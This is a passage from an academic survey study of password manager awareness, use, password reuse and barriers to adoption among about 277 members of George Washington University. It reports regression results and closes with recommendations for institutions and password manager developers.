Ethical Considerations This study was approved by our Institutional Review Board (IRB), with each participant fully informed about the purpose, structure, and risks associated with taking part in the study. We did not collect any passwords or personally identifying information from participants to minimize any risks of loss of confidentiality. Those who optionally participated in the $10 raffle provided their email addresses, which were only used to distribute the gift cards, and were immediately deleted after the raffle was completed.

4 Results

4.1 RQ1 - Awareness

In response to **RQ1**: *Are participants drawn from members of the George Washington University aware of PMs and their different types?*, we investigate our participants awareness of PMs in general and of the three types of PMs.

Awareness of Password Managers In General We asked




Figure 1: Where participants heard about PMs. Participants could check all that apply.

participants (n=277) whether they were aware of PMs and, if so, where they had first heard of them (multiple-choice). The vast majority were aware of PMs prior to the study (see Figure 1): only 9% of our participants heard about PMs "in this study" for the first time and thus were unaware (the only exclusive option). For those aware about PMs, 34% could not recall where they had first heard about them. Word of mouth was the most frequently recalled source, mentioned by 28% of participants. Consequently, it seems that positive experiences propagated by word-of-mouth might be an important way to foster awareness of PMs.

We also sought to understand which factors influence participants' awareness of PMs. We therefore ran a logistic regression on whether participants had heard about PMs before our survey. We included as factors the participants' scale scores for security attitude (SA-6) and web skills, as well as their demographics (see Table 2). Only the participants' web skill score seemed to be a significant factor ($OR_{\text{Web Skill}} = 1.90$, $p = .036$). For each one point increase in a participants' rating on the web skill scale, they were 1.90× more likely to be aware of PMs prior to the study. Thus, being knowledgeable about internet concepts generally seems to translate to knowledge of PMs. Surprisingly, higher security attitudes (SA-6) did not significantly explain the variance in PM awareness. This is not to suggest that security attitudes do not increase awareness of PMs, but rather that since awareness of PMs is already widespread, having strong security attitudes (as measured by the SA-6 scale) was not a strong predictor.

Awareness of Types of Password Managers We also investigated participants' awareness of different types of PMs (e.g., built into browsers, built into OS, and third-party PMs). We inquired twice about whether they use any of the three types of password managers: once during step (3) and once during step (6), right after participants read through the explanatory text about PMs (see Section 3). We asked twice to see whether participants would change their responses after reading our explanatory text about the different PMs. Table 3 shows how participants' responses changed.

Table 2: Logistic regression for participants' awareness. Significant factors are marked in bold italic.

	Est.	OR	95% CI	p-val
(Intercept)	−2.02	0.13	[0.01, 1.59]	.116
SA-6	0.18	1.20	[0.81, 1.77]	.356
Web Skill	***0.64***	***1.90***	***[1.07, 3.56]***	***.036***
Gender: Woman (vs Man)	0.88	2.42	[0.88, 6.63]	.081
Age (in years)	0.03	1.03	[0.99, 1.06]	.120

Table 3: Changes in PM use *before* (step 3) and *after* (step 6) participants were shown PM explanatory text.

PM type		No change	Change
OS built-in	use before	71	13
	non-use before	178	15
Browser built-in	use before	144	16
	non-use before	94	23
Third-party	use before	47	6
	non-use before	221	3

Participants' responses show that most people understand the differences between the various types of password managers. The majority of participants (75%) responded consistently to the two prompts, indicating the same type of PM used (or lack thereof). Among the 69 (25%) who made changes between the two prompts, 39 (14%) changed their answer about browser built-in PMs: 16 (6%) who originally said they were using a browser built-in PM realized they were not actually using one, and 23 (8%) realized that in fact they were. Changes to operating system built-in PM answers were similar, but slightly smaller in scale. This suggests that a small but noticeable portion of participants misunderstood either what a PM is or what type of PM they use prior to reading our definitions. On the other hand, few people changed their answer about third-party PMs, probably because they require explicit, intentional installation which is difficult to misunderstand.

4.2 RQ2 - General Password Strategies

In this section, we present the results for **RQ2**: *What are the current password handling strategies of institution members, and what role do PMs play in these strategies?* We begin by describing participants' password management strategies for all their online accounts and the role of PMs in these strategies. Thereafter, we describe if and how participants synchronize their passwords across multiple devices. Lastly, we discuss password reuse across accounts by participants.

Password Management Strategies We were interested in participants' password management strategies, and the role of PMs in the management of their online accounts. Pass-




Figure 2: Password management techniques of participants after they saw PMs explanatory text in step (6) (see Section 3).




Figure 3: PMs used by our participants.

word management techniques were reported as closed-item responses based on Pearman et al.'s [42] interviews. The question was multiple-choice and thus the percentages do not add up to 100%. The primary results are presented in Figure 2, with most participants reporting using multiple strategies, with a mean of 2.6 (sd=1.3) strategies per participant.

The most common strategies are simply remembering the password (70%) and using a browser built-in PM (60%). Storing passwords digitally but not in a PM, such as in a text document, was also common (39%), as well as physically writing passwords down (39%). Many participants also reported using an operating system built-in PM (31%), but only 18% of participants indicated that they use a third-party PM. Surprisingly, 10% of participants said they prefer to reset their password on each login attempt, while not storing nor remembering the password at all. Our findings support the qualitative results of Pearman et al. [42], as all of the strategies reported in their work are also used by some of our participants.

We asked participants who use multiple strategies to manage passwords (n=211) how they combine these strategies in a free-text question. Thirty six participants primarily use one strategy, with others reserved for specific use cases, e.g.: *"I usually try to just remember the passwords but for less used accounts I will store the password in the browser or write it down on a post it next to my computer." (P220)*. Frequency of use was a common theme for differentiating between strategies, along with perceived security requirements for the account, the complexity requirements for the password, or the devices the participant needed the passwords on.

Twenty one participants mentioned using different techniques to create redundant means to access their passwords in case they forgot them, did not have access to a certain device, or for general safe-keeping, e.g., *"Third-party app for my personal computer and a paper/system method for my GW work computer. And a paper hard copy for both...just to be sure." (P250)*. Relatedly, 7 mentioned using different strategies for work and personal accounts while 19 participants stated they were transitioning from one technique to another, e.g., *"It's very challenging to find a strategy that works. 1Password has been the most successful. I am trying to transition to using it for everything." (P246)*.

Other ways of combining different strategies included: using one strategy for single-owner accounts and another for shared accounts (3), using one strategy for self-managed accounts and another strategy for accounts managed for others (1), writing passwords down on paper initially to memorize them (2), and resetting passwords if the password is needed infrequently (4) or in the face of complex requirements (1).

Lastly, 8 participants indicated not having a specific system to combine their strategies, e.g, *"it's a mess of strategies, I admit it" (P53)*.

PM Use and Satisfaction Overall, 77% of participants use either a browser built-in PM, an operating system built-in PM, or a third-party PM to manage their online accounts; this was higher than we expected. The least commonly used PMs were third-party PMs. They were used by 18% of all participants (24% of PM-user participants).

We further asked PM users the specific PM they use most frequently. This is summarized in Figure 3. The dominant browser built-in PM is Google Chrome's PM (54%). This follows popularity of Google Chrome, which is the most commonly used browser in the US[1]. Participants reported using four of the third-party PMs we had included in our list: LastPass (9%), 1Password (5%), KeePass (2%) and Dashlane by one of the 212 PM users. Participants also indicated using other PMs, with each of the following PMs used by two participants: Edge's browser built-in PM, the Roboform third-party PM, the Password Safe third-party PM, and Safari's browser built-in PM. Keeper, Bitwarden, Norton/Lifelock and 1 custom solution were used by 1 participant.

We also asked participants about their satisfaction with the PMs they use. Figure 4 gives an overview of the responses. Nearly all participants (94%) were extremely, moderately, or slightly satisfied with their PM. The remaining 6% were

[1] https://gs.statcounter.com/browser-market-share/desktop/united-states-of-america/#monthly-202010-202106




Figure 4: Satisfaction with PMs. Note that moderately dissatisfied and extremely dissatisfied had 1 response each.




Figure 5: Techniques to make passwords available across multiple devices.

neither satisfied nor dissatisfied. This suggests that those who are using a PM are likely benefiting from them.

Synchronizing Passwords Synchronizing passwords across devices is critical in password management. Prior work with older users has reported a mistrust of cloud services and password synchronization [43]. We sought to understand synchronization habits generally. Figure 5 summarizes our results (participants could indicate using multiple synchronization techniques). For PM-users (n=212), synchronizing passwords across devices was very common: 62% for operating system built-in PMs, 57% for browser built-in PMs, and 77% for third-party PMs. About half of participants (57) who store their passwords digitally but not in a PM (n=109) make them available across devices (52%). The remaining of these 109 participants synchronize their passwords: 16 (15%) using manual methods, 34 (31%) using additional synchronization tools (like Dropbox or Google Drive), and 4 (4%) using both. Three participants were unsure about using synchronization. While synchronization is popular, it is most popular among PM users, potentially because of integrated functionality.

Password Reuse and Password Generators Unfortunately, password reuse was very common: 77% of all 277 participants indicated reusing passwords across accounts (see Figure Figure 6). Password reuse is least pronounced among users of third-party PMs. Only 47% of third-party PM users reuse passwords, only about half as prevalent as among those that write down their passwords (76%) or use an operating system built-in PM (77%). This is in stark contrast to those who use




Figure 6: Password reuse across different password management strategies.

a browser-based PM, where 84% indicated they reuse passwords. A *chi*-square test showed that users of third-party PMs were significantly less likely to reuse passwords when compared to other password management strategies ($\chi = 39.22$, $p < 0.01$). These findings support those of Lyastani et al. [30] that users of browser built-in PMs are more likely to reuse passwords. Interestingly, participants who reset passwords on each login are the most likely to reuse passwords (93%), despite selecting passwords they choose not to remember.

One easy way to counteract reuse when using any type of PM is to use a password generator. Therefore, we asked PM users (n=212) whether they let the PM generate their passwords. The majority of PM users (67%) still create their own passwords, only using the PM to store them. Only 20% of PM users let the PM generate their passwords, with the remaining 13% of participants creating the passwords themselves and then remembering them without using the PM. The latter might be proof of participants combining strategies for redundancy with the PM as fail-safe. However, we can not draw this conclusion from our data. Even for third-party PMs, where automated generation is prevalent, only 54% use it. For browser built-in PMs (13%) and operating system built-in PMs (20%) password generation is even less prevalent. This indicates an opportunity to guide PM users towards more secure password generation strategies, regardless of PM type.

To understand what correlates with the use of password generators, we ran a logistic regression. We included the participants' scores for security attitude (SA-6) and web skill, calculated as described in Section 3, as well as the perceived security of their university account password (see Table 4) and the eight aspects from the literature (Section 3: security, tranquility, fun, ease of use, difficulty to use, annoyance, trust, transparency). Of these factors, security attitude ($OR_{\text{SA-6}} = 2.22$, $p = .002$) and perceived security of PMs ($OR_{\text{Security}} = 4.17$, $p = .023$) have a significant effect. Participants were 2.22× more likely to generate passwords for each one point increase in their security attitude and 4.17× more likely to generate passwords if they agree that PMs are secure.

Table 4: Logistic regression for participants generating their password with a PM. Significant factors marked in bold italic.

	Est.	OR	95% CI	p-val
(Intercept)	***-5.17***	***>0.00***	***[>0.00, 0.07]***	***<.001***
SA-6	***0.80***	***2.22***	***[1.38, 3.84]***	***.002***
Web Skill	−0.35	0.70	[0.34, 1.42]	.333
Security: Agree (vs Disagree)	***1.43***	***4.17***	***[1.23, 14.96]***	***.023***
Tranquility: Agree (vs Disagree)	0.49	1.63	[0.43, 6.20]	.469
Fun: Agree (vs Disagree)	−0.17	0.84	[0.26, 2.62]	.774
Ease of Use: Agree (vs Disagree)	−0.39	0.68	[0.18, 2.78]	.577
Difficulty: Agree (vs Disagree)	−0.71	0.49	[0.04, 4.24]	.537
Annoyance: Agree (vs Disagree)	0.47	1.60	[0.38, 6.17]	.503
Transparency: Agree (vs Disagree)	0.32	1.38	[0.44, 4.31]	.572
Trust: Agree (vs Disagree)	0.63	1.87	[0.60, 6.11]	.283
Uni. account: More secure (vs Less secure)	−0.25	0.78	[0.29, 2.02]	.615

4.3 RQ3 - Strategies for the George Washington University Passwords

We now discuss **RQ3**: *What are the strategies members of the George Washington University employ specifically for their university account passwords?* This includes participants' perceived security of their university account passwords, creation strategies, and their reasons for using these strategies.

Perceived Security of the George Washington University Password As discussed in Section 3, the password used to protect an institutional account might be particularly important if it becomes the vault password through an institution-wide deployment of PMs. Figure 7 shows participants' responses when asked how their university password compares to other passwords they have. Most participants (83.2%) said the password of their university account is at least as secure as other passwords they have.[2] When asked why they chose the respective security level for their university account password in a free-text question, the most frequent theme (45 participants) was the importance of this account. Often, participants referenced the functions or data that rendered the account important for them, e.g. *"Lots of important stuff in email including private student data" (P46)*. Other themes reported by at least 20 participants included trying to keep

[2]We note that perceived security can serve as a rough proxy for actual security against guessing attacks [50].




Figure 7: How secure the George Washington University account passwords are compared to other passwords.

all accounts as secure as possible (43 participants), trying to make it memorable (28 participants), having chosen the security level with the usage of two-factor authentication in mind (21 participants), and using the same strategy as for other passwords (20 participants).

Strategies for Creating the George Washington University Passwords When asked how they create their university account password in a free-text question, the most common response was reuse, named by 79 participants. Some detailed their specific reuse strategies, such as variations on existing passwords (34 users), e.g., *"I used the first half of my standard password but added a different ending" (P246)*, or *"Each time I am asked to reset my password, I simply change the [special] character I use while maintaining the base." (P17)*. A few (5) carried over passwords from previous institutions, e.g., a *"variation of the password that I used at my previous institution" (P26)*. Eight participants mentioned reusing existing passwords exactly: *"Same password I always use" (P142)*.

Another common strategy was to choose the password to include particular character classes: numbers (58 participants), letters (31 participants), or special characters (31 participants). For example, P164 stated, *"I thought of a memorable phrase and passwordified it with some special characters."*. The third most frequent strategy was to use personal information (25 participants) or dates (18 participants), e.g. *"I thought of my partner and used password based off him that no one would guess and I would always remember" (P144)*.

When asked why they use these strategies, the most frequent answer (154 participants) was to make the password memorable. Some participants detailed how their strategy helps with memorability, e.g., *"This strategy [. . .] allows me to record only the special character at the end since the password base always remains the same." (P17)*. Security was also popular, but named by only 34 participants. Despite the emphasis on memorability, a majority (57%) rely on autofill rather than memory to enter their university account password.

4.4 RQ4 - Motivations & Barriers

Finally, we describe the results pertaining to *What are the reasons for use and non-use of PMs?*. We first present our regression results, before discussing motivations and barriers.

General Influencing Factors To understand factors asso-

Table 5: Logistic regression for participants' use of PMs. Significant factors are marked in bold italic.

	Est.	OR	95% CI	p-val
(Intercept)	1.13	3.10	[0.41, 25.69]	.281
SA-6	−0.22	0.81	[0.53, 1.19]	.286
Web Skill	−0.15	0.86	[0.46, 1.59]	.624
Security: Agree (vs Disagree)	1.12	3.06	[0.79, 12.61]	.113
Tranquility: Agree (vs Disagree)	−1.45	0.24	[0.05, 1.01]	.0.56
Fun: Agree (vs Disagree)	0.19	1.21	[0.24, 9.27]	.835
Ease of Use: Agree (vs Disagree)	***2.68***	***14.53***	***[5.51, 43.83]***	***<.001***
Difficulty: Agree (vs Disagree)	1.41	4.08	[0.68, 28.34]	.135
Annoyance: Agree (vs Disagree)	−0.52	0.60	[0.16, 2.32]	.444
Transparency: Agree (vs Disagree)	***1.15***	***3.15***	***[1.05, 10.35]***	***.047***
Trust: Agree (vs Disagree)	0.84	2.32	[0.81, 7.01]	.122
Role: Student (vs non-Student)	0.16	1.18	[0.44, 3.26]	.750
Uni. account: More secure (vs Less secure)	−0.59	0.55	[0.21, 1.36]	.198

ciated with the use of PMs, we conducted a logistic regression. As factors we included participants' security attitude scores (SA-6), their web skill level, their role at the George Washington University, perceived security of their university account password and the eight perceptions of PMs: security, tranquility, fun, ease of use, difficulty to use, annoyance, trust, and transparency. Table 5 shows that only ease of use ($OR_{\text{Ease Of Use}} = 14.53$, $p < .001$) and transparency ($OR_{\text{Transparency}} = 3.15$, $p = .047$) significantly increased likelihood of adopting a PM. Specifically, participants are $14.53\times$ more likely to use a password manager if they perceive PMs as easy to use and $1.15\times$ more likely to use a password manager if they believe they know how PMs work. This shows that perceived ease of use is key in the adoption of PMs.

The picture gets more diverse when examining factors that influence adoption of each type of PM individually. Specifically, for browser built-in PMs, security attitude score ($OR_{\text{SA-6}} = 1.40$, $p = .025$) and ease of use ($OR_{\text{Ease Of Use}} = 2.99$, $p = .003$) showed significant effects. For operating system built-in PMs, ease of use ($OR_{\text{Ease Of Use}} = 14.53$, $p = .019$) was the only significant factor. In contrast, for third-party PMs, the factors security attitude ($OR_{\text{SA-6}} = 1.62$, $p = .034$), perceived security of PMs ($OR_{\text{Security}} = 15.82$, $p < .001$), and perceived transparency of PMs ($OR_{\text{Transparency}} = 4.91$, $p = .005$) are associated with increased adoption, while a participant's status as student (vs. non-student) ($OR_{\text{Role Student}} = 3.11$, $p < .028$) is associated with non-adoption. Full details of these three regression analyses can be found in Appendix C. Similar to Pearman et al. [42], our findings indicate that factors driving adoption of browser built-in PMs and operating system built-in PMs differ from those of third-party PMs. When trying to foster adoption of any such tool, it is important to tailor the effort accordingly.

Table 6: PM aspects most liked by PM users from a closed-answer question based on Pearman et al. [42].

Aspect	% of PM users
Not having to type my passwords (autofill)	49%
Not having to memorize passwords	32%
Sync. passwords for access across devices	7%
Generate strong passwords	6%
Having unique passwords	4%
Viewing my passwords	1%
None of the above	1%

Motivators for PM Adoption To understand the most important features of PMs to users, we asked PM users (n=212) about their main reason for using a PM (free-text). The responses align well with our regression results. Ease of use for managing passwords was the most frequently cited reason (60 participants), followed by convenience in managing passwords (37 participants). Memorability played an important role too, with 31 participants citing that PMs help them keep track of their passwords, 24 citing difficulties remembering their passwords without a PM, and 24 appreciating that they do not have to remember their passwords. Other usability reasons named by more than 2 participants include saving time during login (17 participants), avoiding repeatedly typing passwords (13 participants), and passwords being automatically available in browser built-in PMs (7 participants).

Some participants also mentioned security-relevant reasons. For 22 participants, the main reason to use a PM was to securely store passwords. Ten participants appreciated that PMs enable unique passwords for accounts, and for 9 participants the main benefit is allowing them to use stronger passwords.

We also asked PM users (n=212) about the aspect they liked most about using a PM, based on the aspects identified by Pearman et al. [42]. Table 6 summarizes these results. Named by almost half of the PM users (49%), the most frequent aspect was not having to type passwords (autofill). Memorability was the second-most important aspect (32%).

We also asked non-PM users who had not used a PM before (n=52) the main reason that could convince them to adopt a PM (free text). Most of these participants (18) said they would not consider using a PM, mostly for security reasons, e.g. *"I do not think that I would ever use a password manager. I am concerned that if someone were to gain access to my computer*




Figure 8: Password manager adoption if offered by institution.

with a password manager on it, then they could get into any of my accounts" (P80). Another 15 participants said they might consider a PM if certain conditions were met, e.g. *"Possibly if I diversify my passwords and have a lot of [accounts]" (P111)*. The most frequently cited considerations for the adoption of a PM were convenience (6 participants) and increased security (5 participants). Similarly, we asked non-PM users who had used a password manager before (n=13) about reasons they might adopt a password manager again. Most prominently, 4 participants said they would not use a PM again.

Lastly, we investigated whether participants would adopt a third-party PM if it was offered to them for free by the George Washington University. The results, depicted in Figure 8, show that most participants are willing to adopt a PM. For existing PM users, 33% are extremely likely, 24% are moderately likely and 15% are slightly likely to adopt a PM if it is offered to them. For non-PM users, 11% are extremely likely, 24% are moderately likely and 21% are slightly likely to adopt a PM if it is offered to them. Consequently, efforts to deploy a PM in an institution seem worthwhile and would likely see most institution members adopting use of the PM.

Barriers to PM Adoption Lastly, we sought to understand the challenges that prevent use of PMs by asking the 65 participants who did not use a PM for their main reasons (free-text). The most frequent response, given by 24 non-PM users, was a lack of trust in the PM, mostly regarding security, e.g. *"Why would I let a random machine know and then autofill my passwords? That just seems like an additional 'person' that knows my password, and is therefore additional exposure" (P27)*. The second most frequently named reason was that PMs are not needed (18 non-PM users). Trust seemed to play a key role, e.g. *"I trust my current method and don't need a change" (P102)*. Other reasons mentioned include lack of awareness of PMs (9 participants), lack of knowledge about PMs (8 participants), and the required effort (3 participants). Thirteen of the 65 non-PM users had used a PM before.

We also asked PM users what they liked least about a PM as a closed-answer question, based on Pearman et al. [42]'s themes. The most frequently cited concern was security, named by 38% of PM users. It was followed by ease of use: 11% of participants were frustrated with entering passwords on devices without the PM, 9% disliked entering passwords when the PM is not installed, and 9% complained that PMs do not work on some sites. Table 7 summarizes the responses.

Table 7: PM aspects least liked by PM users from a closed-answer question based on Pearman et al. [42].

Aspect	% of PM users
Security concerns	38%
Entering passwords on incompatible devices	11%
PMs do not work on all sites	9%
Entering passwords when PM is not installed	9%
Saves passwords that I do not want to save	7%
Vault password concerns	6%
Cannot view passwords	4%
Creates passwords with unacceptable symbols	1%
Other	6%
None of the above	9%

5 Discussion

This paper presents the results of a large-scale quantitative study of PMs at a large private university in the US. In this section, we first discuss the results of our study and their implications. Then, we offer recommendations to institutions and PM developers that can boost the adoption of PMs.

5.1 Results and Implications

Increasing Awareness of Password Managers Awareness of PMs is surprisingly high among our participants, with most learning about PMs via word-of-mouth. Story-telling approaches that outline positive experiences of using PMs and dedicated "PM advocates" could also foster adoption of PMs, harnessing word-of-mouth effects. This is similar to recommendations made by Haney and Lutters [19] for security practices, generally. They noted that advocates that can establish trust with the audience and be honest about risks involving security practices have the biggest impact; the same could be true with PMs, particularly in an institutional setting. Since they reflect earlier findings, we believe that our results on how people got aware of PMs are likely to generalize.

Increasing Use of Password Managers While our sample might be subject to bias as outlined in section 3, we observe an unanticipated high number of participants using PMs. Browser built-in PMs are the most popular option. In contrast, third-party PMs have substantially lower adoption, but still exceed previously reported adoption numbers [12]. This imbalance between the types of PMs is most likely a result of browser built-in PMs being more readily available within browsers, unlike third-party PMs that have to be separately installed on users' devices. Additionally, browser built-in PMs are freely available to users compared to most third-party PMs that require users to purchase licenses to access their full functionality. Nonetheless, additional work is required to explore the differences between different types of PMs, specifically

regarding their perceived and real benefits. We also found that perceived ease of use plays a key role in adoption of PMs, even more so that security; participants were 14.53× more likely to use PMs if they found them easy to use. In contrast, security only played a major role when exclusively considering third-party PM users, where these participants were 12.8× more likely to adopt PMs if they found them secure. These results suggest that institutions can play a key role in fostering the adoption of PMs. Specifically, third-party PMs can be set up for new users as they are on-boarded to the organization, similar to efforts to deploy 2FA at institutions [11] that have proven promising. Adequate support can then be provided early on to ensure that users can easily use the PM. For existing members, organizational campaigns promoting usage of PMs should focus on demonstrating how PMs will easily help members to manage their passwords, more so than their security benefits. Since our results regarding PM's ease-of-use and security reflect the qualitative findings of Pearman et al. [42], we believe that these results are very likely to generalize beyond our sample and setting.

Role of Trust and Transparency Besides ease of use, we also found that trust, or the lack thereof, plays a key role in PM usage. Several participants expressed hesitancy towards using PMs because of concerns with trusting these tools with all their account passwords. Analysis of the open-ended responses revealed that concerns surrounding security and trust were primary when choosing to not use a PM. The importance of these factors is also supported by our regression analysis, whereby the perceived transparency of how PMs work made PM adoption by participants 1.15× more likely. To further explore factors influencing trust and how well they generalize, and in particular potential ways to overcome them, future work is needed. This might include qualitative work focusing on PM users that had initial trust issues and how they overcame them or testing different PM descriptions highlighting the factors found to be influential in our investigation.

Confirming Prior Qualitative Results The findings of our study confirm earlier qualitative results by Pearman et al. [42] indicating that there are different factors driving the adoption of different PMs. For operating system built-in PMs and browser built-in PMs, ease of use appears key, while perceived security is significant for third-party PMs. We also find wide-spread password reuse, with 77% of our participants indicating to do so. However, this was significantly lower among third-party PM users. We also find that the usage of PMs' password generation features is relatively low. Further, the usability problems among PM users and security concerns for non-PM users are barriers to the use and adoption of PMs. Overall, the results from Pearman et al. [42] generalize to the quantitative results at our institution, which could indicate that these results might generalize beyond our sample and setting to other organizations with similar demographic profiles.

5.2 Recommendations to Institutions

One of our goals was to identify how institutions can best direct their efforts in increasing PM adoption. Here, we outline recommendations for such institutions.

Offering a PM to Members Will Lead to Adoption Our results seem to support institution-wide introduction of PMs as worthwhile. A majority of participants (even non-PM users) indicated willingness to adopt a PM if it was offered to them for free by an institution they are part of. Further, institution-wide adoption might be a way to overcome issues regarding members' trust in PMs. If the PM is endorsed by the institution, this signals trust, which might in turn inspire trust in the PM, further increasing the likelihood of adoption.

Exploit Word-of-mouth Propagation Our results indicate that word-of-mouth plays an important role in creating awareness about PMs. Consequently, institutions can facilitate PM users to recommend PMs to others if they want to create more awareness about them. One way to achieve this might be through rewards (for example software subscriptions or even movie tickets) for every successful referral. This could also be achieved by designating certain members of the institution, perhaps IT departments, to promote and support their usage through talks, workshops or other related events. These sessions can additionally be utilized to address concerns or misconceptions about PMs. For educational institutions, these efforts may include lessons on how to set up and properly use PMs, perhaps as part of coursework or other learning activities. These institutions can also establish clubs or other initiatives to promote secure password behavior within their institutions, specifically using PMs. When planning these activities, efforts should center around ease of use for built-in browser PMs, and security for third-party PMs. Further, such activities should be directed at new members of the institution during initial on-boarding and setup of their devices.

Fostering Trust in Password Managers Institutions can try to increase trust in PMs by investing in a third-party PM and availing it to members. This trust may be transitive, where demonstrating institutional support for a PM leads to higher trust in PMs. If synchronizing passwords in the cloud or using a third-party vendor is a barrier for the institution or users, the institution could consider deploying their own PM on-premise so that the hosting occurs on the institution's servers. However, to prevent negative effects that could possibly arise from a breach of their infrastructure, institutions must enforce relevant measures, particularly encrypting users' passwords stored in the PM using their vault password as the key, just like PMs do. Further, they must be ready to support users transition to other PM options when they leave the organization.

Build on Existing Potential Our study suggests that the usage of third-party PMs correlates with more secure password practices. In particular, our findings suggest that password

reuse is substantially lower with third-party PMs. Yet, browser built-in PMs are much more prevalent. We recommend that institutions build on the existing potential of third-party PMs by investing in transitioning users of browser built-in PMs to third-party PMs, for example via talks and workshops. Help desk staff could additionally assist users in this transition.

PM Functionality on Institution Websites Institutions should offer advice on known compatibility problems. Among the aspects least liked by PM users in our study was when PMs were not working as expected. The primary goal should be to ensure compatibility with all internal services, and recent work by Huaman et al. provides guidance to ensure better integration with PMs [23]. Internal incompatibilities should also be documented, with an end-goal of full compatibility in the future. Additionally, advice on incompatibilities with external sites could also be provided and would assist in mitigating negative experiences stemming from such incompatibilities.

5.3 Recommendations to PM Developers

Our results indicate the need for design improvements of PMs, particularly browser built-in PMs, to encourage more secure password behavior among users. These are described next.

Passwords Need to Be Easily Accessible While passwords can easily be accessed on browser built-in PMs, there is room to make them even better and more usable. For instance, a user of a third-party PM, like LastPass or 1Password, can easily access all their passwords, generate random passwords, search and even copy passwords through a quick pop-up provided by this PM's browser extension. This enables users of these PMs to easily access the PM's most important functionality while not having to navigate to a new (internal) web page, as is currently the case with most browser built-in PMs. While browser built-in PMs are great at generating random passwords when they detect password fields, they should consider implementing techniques such as pop-ups to make their features more readily available to users. Further, adding a visual icon of the PM, similar to third-party PM extensions, as part of the browser interface could serve as a useful reminder for users to utilize the browser built-in PM's features even more. Such affordances are a promising area of future research.

Password Generation Needs to Be Prominent in UI Third-party PM users were found to exhibit the lowest reuse rate among PM users. While this is likely a result of third-party PM users being more security-driven compared to browser built-in PM users who are more convenience-driven, browser built-in PMs can take some steps to reduce this reuse. While these PMs already check password reuse across accounts and inform users, it is likely that most users just ignore these warnings, as already confirmed by Huh et al. [24] in their study exploring the effectiveness of password reset emails. Therefore, browser built-in PMs should consider updating their warning dialogues to better focus on showing the associated security risks as well as conveying a sense of urgency to nudge users to update their reused credentials. Nonetheless, additional work is needed to explore why PM users, particularly browser built-in PM users, still re-use their passwords.

6 Related Work

6.1 User-perspective on Password Managers

Prior work has explored perception and usability, as well as factors fostering or hindering the adoption of PMs. Of these factors, ease of use and trust seem to be strong indicators for the adoption of PMs [1, 9, 31]. A recent investigation by Pearman et al. [42] found that usability and convenience drive adoption of PMs while security concerns hinder adoption. Their results also indicate that reuse of passwords seems to be lower with users of a third-party PM. We confirm these qualitative findings through one of the first large-scale quantitative measures of PM usage at a large institution, and offer recommendations that can further boost PM adoption.

For behavioral constructs, it has been reported that insufficient time for users, a low perceived threat, and a lack of immediacy hinder adoption of PMs [4], while autonomy i.e., the feeling of having control and being able to make free decisions, has the largest impact on PM adoption when considering factors from the Self-Determination Theory [2].

